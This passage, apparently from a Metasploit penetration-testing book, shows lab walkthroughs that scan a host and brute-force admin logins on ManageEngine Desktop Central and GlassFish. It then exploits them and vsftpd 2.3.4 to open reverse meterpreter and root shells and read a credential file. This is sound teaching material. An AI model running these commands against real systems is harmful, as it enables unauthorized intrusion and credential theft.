
```
[*] Nmap scan report for 172.28.128.3
[*] Nmap: Host is up (0.00075s latency).
[*] Nmap: PORT      STATE     SERVICE      VERSION
[*] Nmap: 21/tcp    open      ftp          Microsoft ftptd
[*] Nmap: 22/tcp    open      ssh          OpenSSH 7.1 (protocol 2.0)
[*] Nmap: 80/tcp    open      http         Microsoft IIS httpd 7.5
[*] Nmap: 1617/tcp  open      unknown
[*] Nmap: 3000/tcp  open      http         WEBrick httpd 1.3.1 (Ruby 2.3.1 (2016-04-26))
[*] Nmap: 4848/tcp  open      ssl/http     Oracle GlassFish 4.0 (Servlet 3.1; JSP 2.3; Java 1.8)
[*] Nmap: 5985/tcp  open      http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
[*] Nmap: 8022/tcp  open      http         Apache Tomcat/Coyote JSP engine 1.1
[*] Nmap: 8080/tcp  open      http         Oracle GlassFish 4.0 (Servlet 3.1; JSP 2.3; Java 1.8)
[*] Nmap: 8484/tcp  open      http         Jetty winstone-2.8
[*] Nmap: 8585/tcp  open      http         Apache httpd 2.2.21 ((Win64) PHP/5.3.10 DAV/2)
[*] Nmap: 8686/tcp  filtered sun-as-jmxrmi
[*] Nmap: 9200/tcp  open      http         Elasticsearch REST API 1.1.1 (name: Mutant X; Lucene 4.7)
[*] Nmap: 49153/tcp open      msrpc       Microsoft Windows RPC
[*] Nmap: 49154/tcp open      msrpc       Microsoft Windows RPC
[*] Nmap: 49160/tcp open      unknown
[*] Nmap: 49161/tcp open      tcpwrapped
[*] Nmap: Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
[*] Nmap: Service detection performed. Please report any incorrect results at https://nmap.org/submit/
[*] Nmap done: 1 IP address (1 host up) scanned in 58.97 seconds
```

Awesome! We have fingerprinted almost 80% of the open ports with their exact version numbers. We can see we have many attractive services running on the target. Let's verify whether all the information we gathered from the scan has successfully been migrated to Metasploit by issuing the services command:

```
msf > services
Services
=====

host      port   proto  name        state   info
---      ----   ----   ----        ----   ---
172.28.128.3  21    tcp    ftp        open    Microsoft ftptd
172.28.128.3  22    tcp    ssh        open    OpenSSH 7.1 protocol 2.0
172.28.128.3  80    tcp    http       open    Microsoft IIS httpd 7.5
172.28.128.3  1617  tcp
172.28.128.3  3000  tcp    http       open    WEBrick httpd 1.3.1 Ruby 2.3.1 (2016-04-26)
172.28.128.3  4848  tcp    ssl/http   open    Oracle GlassFish 4.0 Servlet 3.1; JSP 2.3; Java 1.8
172.28.128.3  5985  tcp    http       open    Microsoft HTTPAPI httpd 2.0 SSDP/UPnP
172.28.128.3  8022  tcp    http       open    Apache Tomcat/Coyote JSP engine 1.1
172.28.128.3  8080  tcp    http       open    Oracle GlassFish 4.0 Servlet 3.1; JSP 2.3; Java 1.8
172.28.128.3  8484  tcp    http       open    Jetty winstone-2.8
172.28.128.3  8585  tcp    http       open    Apache httpd 2.2.21 (Win64) PHP/5.3.10 DAV/2
172.28.128.3  8686  tcp    sun-as-jmxrmi  filtered
172.28.128.3  9200  tcp    http       open    Elasticsearch REST API 1.1.1 name: Mutant X; Lucene 4.7
172.28.128.3  49153  tcp   msrpc     open    Microsoft Windows RPC
172.28.128.3  49154  tcp   msrpc     open    Microsoft Windows RPC
172.28.128.3  49160  tcp   unknown   open
172.28.128.3  49161  tcp   tcpwrapped  open
```

Yup! Metasploit has logged everything. Let's target some web server software such as Apache Tomcat/Coyote JSP Engine 1.1 running on port 8022. However, before firing any exploit, we should always check what application is running on the server by manually browsing to the port through a web browser, as shown in the following screenshot:



Surprise! We have **Desktop Central 9** running on the server on port 8022. However, **Desktop Central 9** is known to have multiple vulnerabilities and its login system can be brute-forced as well. We can now consider this application as a potential door we need to blow off to gain complete access to the system.

Exploiting Desktop Central 9 with Metasploit

We saw in the previous section that we discovered ManageEngine's Desktop Central 9 software running on port 8022 of the server. Let's find a matching module in Metasploit to check whether we have any exploit module or an auxiliary module that can help us break into the application, as shown in the following screenshot:

```
msf > search manageengine_desktop_central

Matching Modules
=====
Name                                     Disclosure Date   Rank
Description
-----
-----
auxiliary/admin/http/manage_engine_dc_create_admin      2014-12-31    normal
ManageEngine Desktop Central Administrator Account Creation
auxiliary/scanner/http/manageengine_desktop_central_login
ManageEngine Desktop Central Login Utility
  exploit/multi/http/manage_engine_dc_pmp_sqli          2014-06-08    excellent
ManageEngine Desktop Central / Password Manager LinkViewFetchServlet.dat SQL Injection
  exploit/windows/http/desktopcentral_file_upload        2013-11-11    excellent
ManageEngine Desktop AgentLogUpload Arbitrary File Upload
  exploit/windows/http/desktopcentral_statusupdate_upload 2014-08-31    excellent
ManageEngine Desktop StatusUpdate Arbitrary File Upload
  exploit/windows/http/manageengine_connectionid_write   2015-12-14    excellent
ManageEngine Desktop Central 9 FileUploadServlet ConnectionId Vulnerability
```

Plenty of modules listed! Let's use the simplest one first, which is auxiliary/scanner/http/manageengine_desktop_central_login. This auxiliary module allows us to brute force credentials for Desktop Central. Let's put it to use by issuing a use command followed by auxiliary/scanner/http/manageengine_desktop_central_login.

Additionally, let's also check which options we need to set for this module to work flawlessly, as shown in the following screenshot:

```
msf > use auxiliary/scanner/http/manageengine_desktop_central_login
msf auxiliary(manageengine_desktop_central_login) > show options

Module options (auxiliary/scanner/http/manageengine_desktop_central_login):
Name      Current Setting  Required  Description
----      -----          -----    -----
BLANK_PASSWORDS  false        no       Try blank passwords for all users
BRUTEFORCE_SPEED 5           yes      How fast to bruteforce, from 0 to 5
DB_ALL_CREDS  false        no       Try each user/password couple stored in the current database
DB_ALL_PASS  false        no       Add all passwords in the current database to the list
DB_ALL_USERS  false        no       Add all users in the current database to the list
PASSWORD      no           no       A specific password to authenticate with
PASS_FILE     no           no       File containing passwords, one per line
Proxies       no           no       A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS        yes          yes      The target address range or CIDR identifier
RPORT         8020         yes      The target port (TCP)
SSL            false         no       Negotiate SSL/TLS for outgoing connections
STOP_ON_SUCCESS  false        yes      Stop guessing when a credential works for a host
THREADS       1            yes      The number of concurrent threads
USERNAME      no           no       A specific username to authenticate as
USERPASS_FILE no           no       File containing users and passwords separated by space, one pair per line
USER_AS_PASS  false         no       Try the username as the password for all users
USER_FILE     no           no       File containing usernames, one per line
VERBOSE       true          yes      Whether to print output for all attempts
VHOST         no           no       HTTP server virtual host
```

We will apparently need to set **RHOSTS** to the IP address of the target. Breaking into an application would be much more fun if we had an admin account which would not only provide us with the access but also grant us privileges to perform various operations. Therefore, let's set the **USERNAME** to `admin`.

Brute-force techniques are time-consuming. Hence, we can increase the number of threads by setting **THREADS** to 20. We also need a list of passwords to be tried. We can quickly generate one using the CEWL application in Kali Linux. CEWL can quickly crawl through pages of the website to build potential keywords which may be the password of the application. Say we have a site called `nipunjaswal.com`. CEWL will pull off all the keywords from the site to build a potential wordlist with keywords such as Nipun, Metasploit, Exploits, nipunjaswal, and so on. The success of CEWL has been found way higher than the traditional brute force attacks in all my previous penetration tests. So, let us launch CEWL and build a target list as follows:


```
root@mm:~# cewl http://172.28.128.3:8022/configurations.do -w pass.txt
CeWL 5.3 (Heading Upwards) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
```

We can see CEWL has generated a file called `pass.txt` since we provided the name of the file to write to using the `-w` switch. Let's set `pass_file` with the path of the file generated by CEWL, as shown in the following screenshot, and run the module:

```
msf auxiliary(manageengine_desktop_central_login) > set RHOSTS 172.28.128.3
RHOSTS => 172.28.128.3
msf auxiliary(manageengine_desktop_central_login) > set RPORT 8022
RPORT => 8022
msf auxiliary(manageengine_desktop_central_login) > set USERNAME admin
USERNAME => admin
msf auxiliary(manageengine_desktop_central_login) > set pass_file /root/pass.txt
pass_file => /root/pass.txt
msf auxiliary(manageengine_desktop_central_login) > run

[+] MANAGEENGINE_DESKTOP_CENTRAL - Success: 'admin:admin'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Within a fraction of a second, we got the correct username and password combination, which is **admin: admin**. Let's verify it by manually logging into the application as follows:



Yeah! We have successfully logged into the application. However, we must take a note that we have just managed application-level access and not system-level access. Moreover, it can't be called a hack since we ran a brute-force attack.



CEWL is more effective on custom web applications, as administrators often tend to use words they encounter everyday while setting up new systems.

To achieve system-level access, let's dig into Metasploit again for modules. Interestingly, we have an exploit module which is `exploit/windows/http/manageengine_connectionid_write`. Let's use the module to gain complete access to the system:

```
msf > use exploit/windows/http/manageengine_connectionid_write
msf exploit(manageengine_connectionid_write) > show options

Module options (exploit/windows/http/manageengine_connectionid_write) :

Name          Current Setting  Required  Description
----          -----          ----- 
Proxies        type:host:port] [...]          no        A proxy chain of format type:host:port[,,
RHOST          RHOST           yes       The target address
REPORT         8022            yes       The target port (TCP)
SSL            SSL             false     Negotiate SSL/TLS for outgoing connectio
ns
TARGETURI      /               yes       The base path for ManageEngine Desktop C
entral
VHOST          VHOST           no        HTTP server virtual host

Exploit target:

Id  Name
--  ---
0   ManageEngine Desktop Central 9 on Windows
```

Let's set the RHOST and RPORT to 172.28.128.3 and 8022 respectively and issue the exploit command. By default, Metasploit would take reverse meterpreter payload, as shown in the following screenshot:

```
msf exploit(manageengine_connectionid_write) > set RHOST 172.28.128.3
RHOST => 172.28.128.3
msf exploit(manageengine_connectionid_write) > set RPORT 8022
RPORT => 8022
msf exploit(manageengine_connectionid_write) > exploit

[*] Started reverse TCP handler on 172.28.128.4:4444
[*] Creating JSP stager
[*] Uploading JSP stager eKhHm.jsp...
[*] Executing stager...
[*] Sending stage (957487 bytes) to 172.28.128.3
[*] Meterpreter session 1 opened (172.28.128.4:4444 -> 172.28.128.3:52277) at 2017-03-20 14:59:11 +0530
[+] Deleted ../webapps/DesktopCentral/jspf/eKhHm.jsp

meterpreter > 
```

We have the meterpreter prompt, which means we have successfully gained access to the target system. Not sure how and what happened in the background? You can always read the description of the exploit and the vulnerability it targets by issuing an info command on the module, which will populate details and description as follows:

```
Description:
This module exploits a vulnerability found in ManageEngine Desktop Central 9. When uploading a 7z file, the FileUploadServlet class does not check the user-controlled ConnectionId parameter in the FileUploadServlet class. This allows a remote attacker to inject a null bye at the end of the value to create a malicious file with an arbitrary file type, and then place it under a directory that allows server-side scripts to run, which results in remote code execution under the context of SYSTEM. Please note that by default, some ManageEngine Desktop Central versions run on port 8020, but older ones run on port 8040. Also, using this exploit will leave debugging information produced by FileUploadServlet in file rdslog0.txt. This exploit was successfully tested on version 9, build 90109 and build 91084.

References:
https://community.rapid7.com/community/infosec/blog/2015/12/14/r7-2015-22-manageengine-desktop-central-9-fileuploadservlet-connectionid-vulnerability-cve-2015-8249
https://cvedetails.com/cve/CVE-2015-8249/
```

We can see that the exploitation occurs due to the application not checking for user-controlled input and causes a remote code execution. Let's perform some basic post-exploitation on the compromised system since we will cover advanced post-exploitation in Chapter 4, *Post-Exploitation with Metasploit*:

```
meterpreter > getuid
Server username: NT AUTHORITY\LOCAL SERVICE
meterpreter > getpid
Current pid: 4336
meterpreter > sysinfo
Computer      : METASPLOITABLE3
OS            : Windows 2008 R2 (Build 7601, Service Pack 1).
Architecture   : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter    : x86/windows
meterpreter > idletime
User has been idle for: 4 hours 55 secs
meterpreter >
```

Issuing a `getuid` command fetches the current username. We can see that we have **NT AUTHORITY\LOCAL SERVICE**, which is a highly ranked privilege. The `getpid` command fetches the process ID of the process we have been sitting inside. Issuing a `sysinfo` command generates general system information such as the name of the system, OS type, arch, system language, domain, logged-on users, and type of meterpreter as well. The `idletime` command will display the time the user has been idle. You can always look for various other commands by issuing a ? at the meterpreter console.

Refer to the usage of meterpreter commands at

<https://www.offensive-security.com/metasploit-unleashed/meterpreter-basics/>.

Testing the security of a GlassFish web server with Metasploit

GlassFish is yet another open source application server. GlassFish is highly Java-driven and has been accepted widely in the industry. In my experience of penetration testing, I have come across GlassFish-driven web servers several times but quite rarely, say 1 out of 10 times. However, more and more businesses are moving onto GlassFish technology; we must keep up. In our scan, we found a GlassFish server running on port 8080 with its servlet running on port 4848. Let's dig into Metasploit again to search any modules for a GlassFish web server:

```
msf > search glassfish

Matching Modules
=====
Name          Disclosure Date      Rank      Description
auxiliary/dos/http/hashcollision_dos        2011-12
- 28       normal      Hashtable Collisions
auxiliary/scanner/http/glassfish_login        2012-10
- 16       excellent   Java Applet AverageRangeStatisticImpl Remote Code Execution
exploit/multi/browser/java_jre17_glassfish_averagerangestatisticimpl 2012-10
- 04       excellent   Sun/Oracle GlassFish Server Authenticated Code Execution
exploit/multi/http/glassfish_deployer         2011-08
- 04       excellent   Sun/Oracle GlassFish Server Authenticated Code Execution
exploit/multi/http/struts_code_exec_classloader 2014-03
- 06       manual      Apache Struts ClassLoader Manipulation Remote Code Execution
```

Searching the module, we will find various modules related to GlassFish. Let's take a similar approach to the one we took for the previous module and start brute forcing to check for authentication weaknesses. We can achieve this using the auxiliary/scanner/http/glassfish_login module, as shown in the following screenshot:

```
msf > use auxiliary/scanner/http/glassfish_login
msf auxiliary(glassfish_login) > set RHOST 172.28.128.3
RHOST => 172.28.128.3
msf auxiliary(glassfish_login) > set USERNAME admin
USERNAME => admin
msf auxiliary(glassfish_login) > set PASS_FILE /usr/share/wordlists/fasttrack.txt
PASS_FILE => /usr/share/wordlists/fasttrack.txt
msf auxiliary(glassfish_login) > set THREADS 20
THREADS => 20
msf auxiliary(glassfish_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf auxiliary(glassfish_login) > run
```

Let's set the RHOST, desired username to break into, the password file (which is fasttrack.txt listed in the /usr/share/wordlists directory in Kali Linux), the number of threads (to increase the speed of the attack), and STOP_ON_SUCCESS to true so that, once the password is found, the brute-forcing should stop testing for more credentials. Let's see what happens when we run this module:

```
msf auxiliary(glassfish_login) > run
[*] GLASSFISH - Checking if Glassfish requires a password...
[*] GLASSFISH - Glassfish is protected with a password
[+] GLASSFISH - Success: 'admin:spl0it'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

We successfully obtained the credentials. We can now log in to the application to verify whether the credentials work and can maneuver around the application as follows:



Cool! At this point, you might be wondering whether we will now search for an exploit in Metasploit and use it to exploit to system-level access, right? Wrong! Why? Remember the version of GlassFish running on the server? It is GlassFish 4.0, which is not known to have any highly critical vulnerabilities at this point in time. So, what next? Should we leave our access restricted to application level? Alternatively, we could try something out of the box. When we made a search on glassfish in Metasploit, we came across another module, exploit/multi/http/glassfish_deployer; can we take advantage of that? Yes! What we will do is to create a malicious .war package and deploy it on the GlassFish server, which causes remote code execution. Since we already have credentials to the application, it should be a piece of cake. Let's see:

```
msf > use exploit/multi/http/glassfish_deployer
msf exploit(glassfish_deployer) > show options

Module options (exploit/multi/http/glassfish_deployer):

Name      Current Setting  Required  Description
----      -----          ----- 
APP_RPORT    8080           yes       The Application interface port
PASSWORD          no        The password for the specified username
Proxies          no        A proxy chain of format type:host:port[,
,type:host:port] [...]
RHOST          192.168.1.111   yes       The target address
RPORT         4848           yes       The target port (TCP)
SSL            false          no        Negotiate SSL for outgoing connections
TARGETURI      /             yes       The URI path of the GlassFish Server
USERNAME      admin          no        The username to authenticate as
VHOST          app01         no        HTTP server virtual host

Exploit target:

Id  Name
--  --
0   Automatic
```

Let's set all the necessary parameters, such as RHOST, PASSWORD (which we found in the previously demonstrated module), and USERNAME (if other than admin), and run the module as follows:

```
msf exploit(glassfish_deployer) > set RHOST 172.28.128.3
RHOST => 172.28.128.3
msf exploit(glassfish_deployer) > set PASSWORD sploit
PASSWORD => sploit
msf exploit(glassfish_deployer) > exploit
```

We should be seeing a remote shell popping up, right? Let's see:

```
[*] Started reverse TCP handler on 172.28.128.4:4444
[*] Unsupported version:
[*] Glassfish edition:
[*] Trying to login as admin:sploit
[-] Exploit aborted due to failure: no-access: http://172.28.128.3:4848/ - Glass
Fish - Failed to authenticate
[*] Exploit completed, but no session was created.
```

Alas! The exploit got aborted due to failure since we do not have access to <http://172.28.128.3:4848>, and we failed to authenticate. What could be the reason? The reason is that port 4848 is running an HTTPS version of the application and we were trying to connect to the HTTP one. Let's set SSL to true, as shown in the following screenshot:

```
msf exploit(glassfish_deployer) > set SSL true
SSL => true
msf exploit(glassfish_deployer) > exploit

[*] Started reverse TCP handler on 172.28.128.4:4444
[*] Glassfish edition: GlassFish Server Open Source Edition 4.0
[*] Trying to login as admin:sploit
[*] Sending stage (957487 bytes) to 172.28.128.3
[*] Attempting to automatically select a target...
[-] Exploit aborted due to failure: no-target: Unable to automatically select a
target
[*] Exploit completed, but no session was created.
msf exploit(glassfish_deployer) >
```

Great! We managed to connect to the application successfully. However, our exploit still failed since it cannot automatically select the target. Let's see what all the supported targets for the module are, using the show targets command as follows:

```
msf exploit(glassfish_deployer) > show targets

Exploit targets:

  Id  Name
  --  ---
  0   Automatic
  1   Java Universal
  2   Windows Universal
  3   Linux Universal

msf exploit(glassfish_deployer) > set target 1
target => 1
```

Since we know that GlassFish is a Java-driven application, let's set the target as Java by issuing the `set target 1` command. Additionally, since we changed the target, we need to set a compatible payload. Let's issue the `show payloads` command to populate all the matching payloads which can be used on the target. However, the best payloads are meterpreter ones since they provide a lot of flexibility with various support and functions all together:

```
msf exploit(glassfish_deployer) > show payloads

Compatible Payloads
=====
Name          Disclosure Date  Rank      Description
----          -----
generic/custom           normal  Custom Payload
generic/shell_bind_tcp    normal  Generic Command Shell
Bind TCP Inline
generic/shell_reverse_tcp normal  Generic Command Shell
Reverse TCP Inline
java/meterpreter/bind_tcp normal  Java Meterpreter, Java
Bind TCP Stager
java/meterpreter/reverse_http normal  Java Meterpreter, Java
Reverse HTTP Stager
java/meterpreter/reverse_https normal  Java Meterpreter, Java
Reverse HTTPS Stager
java/meterpreter/reverse_tcp normal  Java Meterpreter, Java
Reverse TCP Stager
java/shell/bind_tcp       normal  Command Shell, Java
Bind TCP Stager
java/shell/reverse_tcp    normal  Command Shell, Java
Reverse TCP Stager
java/shell_reverse_tcp    normal  Java Command Shell,
```

We can see that since we set the target as Java, we have Java-based meterpreter payloads which will help us gain access to the target. Let's set the

java/meterpreter/reverse_tcp payload and run the module:

```
msf exploit(glassfish_deployer) > set payload java/meterpreter/reverse_tcp
payload => java/meterpreter/reverse_tcp
msf exploit(glassfish_deployer) > set LHOST 172.28.128.4
LHOST => 172.28.128.4
msf exploit(glassfish_deployer) > exploit

[*] Started reverse TCP handler on 172.28.128.4:4444
[*] Glassfish edition: GlassFish Server Open Source Edition 4.0
[*] Trying to login as admin:spl0it
[*] Uploading payload...
[*] Successfully uploaded
[*] Executing /RfUId1EsEyzhU2758b4RzQ0exTIG0R/CDbx5.jsp...
[*] Sending stage (49645 bytes) to 172.28.128.3
[*] Meterpreter session 1 opened (172.28.128.4:4444 -> 172.28.128.3:50352) at 20
17-03-20 22:59:19 +0530
[*] 172.28.128.3 - Meterpreter session 1 closed. Reason: Died
[*] Getting information to undeploy...
[*] Undeploying RfUId1EsEyzhU2758b4RzQ0exTIG0R...
[*] Undeployment complete.

[-] Invalid session identifier: 1
msf exploit(glassfish_deployer) > █
```

We can see that we gained access to the target. However, for some reason, the connection died. The connection died notification is a standard error while dealing with different types of payloads. Dead sessions can occur for many reasons, such as detection by an antivirus, an unstable connection, or an unstable application. Let's try a generic shell-based payload such as java/shell/reverse_tcp and rerun the module:

```
msf exploit(glassfish_deployer) > set payload java/shell/reverse_tcp
payload => java/shell/reverse_tcp
msf exploit(glassfish_deployer) > exploit

[*] Started reverse TCP handler on 172.28.128.4:4444
[*] Glassfish edition: GlassFish Server Open Source Edition 4.0
[*] Trying to login as admin:sploit
[*] Uploading payload...
[*] Successfully uploaded
[*] Executing /UeDa/YxPyCuzi12nyFWS6oR6Kb.jsp...
[*] Sending stage (2952 bytes) to 172.28.128.3
[*] Command shell session 2 opened (172.28.128.4:4444 -> 172.28.128.3:50444) at
2017-03-20 23:00:12 +0530
[*] Getting information to undeploy...
[*] Undeploying UeDa...
[*] Undeployment complete.

Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\glassfish\glassfish4\glassfish\domains\domain1\config>
```

Finally, we have made it to the server. We are now dropped into a command shell at the target server and can potentially do anything we require to fill our post-exploitation demands. Let's run some basic system commands such as dir:

```
C:\glassfish\glassfish4\glassfish\domains\domain1\config>dir
dir
Volume in drive C is Windows 2008R2
Volume Serial Number is 2844-B0B4

Directory of C:\glassfish\glassfish4\glassfish\domains\domain1\config

03/20/2017  10:30 AM    <DIR>        .
03/20/2017  10:30 AM    <DIR>        ..
03/20/2017  10:30 AM            0 .consolestate
03/18/2017  12:37 PM            81 admin-keyfile
05/14/2013  10:33 PM        82,064 cacerts.jks
05/14/2013  10:33 PM        4,414 default-logging.properties
05/14/2013  10:33 PM        50,334 default-web.xml
05/14/2013  10:33 PM            32 domain-passwords
03/20/2017  10:30 AM        32,467 domain.xml
03/20/2017  10:30 AM        33,184 domain.xml.bak
05/14/2013  10:33 PM        3,841 glassfish-acc.xml
05/14/2013  10:33 PM        4,031 javeae.server.policy
05/14/2013  10:33 PM            1,998 keyfile
05/14/2013  10:33 PM        4,552 keystore.jks
03/20/2017  09:42 AM            42 local-password
03/18/2017  02:05 PM            0 lockfile
05/14/2013  10:33 PM        5,727 logging.properties
05/14/2013  10:33 PM        2,501 login.conf
03/20/2017  09:42 AM            4 pid
```

Let us try reading some interesting files with the type command, as follows:

```
C:\glassfish\glassfish4\glassfish\domains\domain1\config>type local-password  
type local-password  
A2FBF4F4A6C6C55BC9F1F585AE724E985C9B35F2
```

We will look at privilege escalation and more on post-exploitation in Chapter 4, *Post-Exploitation with Metasploit*.

Exploiting FTP services with Metasploit

Let's assume that we have another system in the network. Let's perform a quick nmap scan in Metasploit and figure out the number of open ports and services running on them as follows:

```
[*] Nmap: Nmap scan report for 172.28.128.5  
[*] Nmap: Host is up (0.00013s latency).  
[*] Nmap: Not shown: 65505 closed ports  
[*] Nmap: PORT      STATE SERVICE      VERSION  
[*] Nmap: 21/tcp    open  ftp          vsftpd 2.3.4  
[*] Nmap: 22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.  
0)  
[*] Nmap: 23/tcp    open  telnet        Linux telnetd  
[*] Nmap: 25/tcp    open  smtp         Postfix smtpd  
[*] Nmap: 53/tcp    open  domain       ISC BIND 9.4.2  
[*] Nmap: 80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)  
[*] Nmap: 111/tcp   open  rpcbind       
[*] Nmap: 139/tcp   open  netbios-ssn  Samba smbd 3.X (workgroup: WORKGROUP)  
[*] Nmap: 445/tcp   open  netbios-ssn  Samba smbd 3.X (workgroup: WORKGROUP)  
[*] Nmap: 512/tcp   open  exec         netkit-rsh rexecd  
[*] Nmap: 513/tcp   open  login          
[*] Nmap: 514/tcp   open  shell        Netkit rshd  
[*] Nmap: 1099/tcp  open  rmiregistry  GNU Classpath grmiregistry  
[*] Nmap: 1524/tcp  open  shell        Metasploitable root shell  
[*] Nmap: 2049/tcp  open  rpcbind        
[*] Nmap: 2121/tcp  open  ftp          ProFTPD 1.3.1  
[*] Nmap: 3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5  
[*] Nmap: 3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubu  
ntu4))  
[*] Nmap: 5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7  
[*] Nmap: 5900/tcp  open  vnc          VNC (protocol 3.3)  
[*] Nmap: 6000/tcp  open  X11          (access denied)
```

There are plenty of services running on the target. We can see we have **vsftpd 2.3.4** running on port **21** of the target, which has a popular backdoor vulnerability. Let's quickly search and load the exploit module in Metasploit:

```
msf > search vsftpd

Matching Modules
=====
Name          Disclosure Date  Rank      Description
----          -----        ----      -----
exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03    excellent  VSFTPD v2.3
.4 Backdoor Command Execution
```

Let's set RHOST and payload for the module as follows:

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(vsftpd_234_backdoor) > set RHOST 172.28.128.5
RHOST => 172.28.128.5
msf exploit(vsftpd_234_backdoor) > show payloads

Compatible Payloads
=====
Name          Disclosure Date  Rank      Description
----          -----        ----      -----
cmd/unix/interact           normal  Unix Command, Interact with Established Connection

msf exploit(vsftpd_234_backdoor) > set payload cmd/unix/interact
payload => cmd/unix/interact
msf exploit(vsftpd_234_backdoor) > exploit

[*] 172.28.128.5:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 172.28.128.5:21 - USER: 331 Please specify the password.
[+] 172.28.128.5:21 - Backdoor service has been spawned, handling...
[+] 172.28.128.5:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 3 opened (172.28.128.4:43954 -> 172.28.128.5:6200) at
2017-03-20 23:27:11 +0530

whoami
root
```

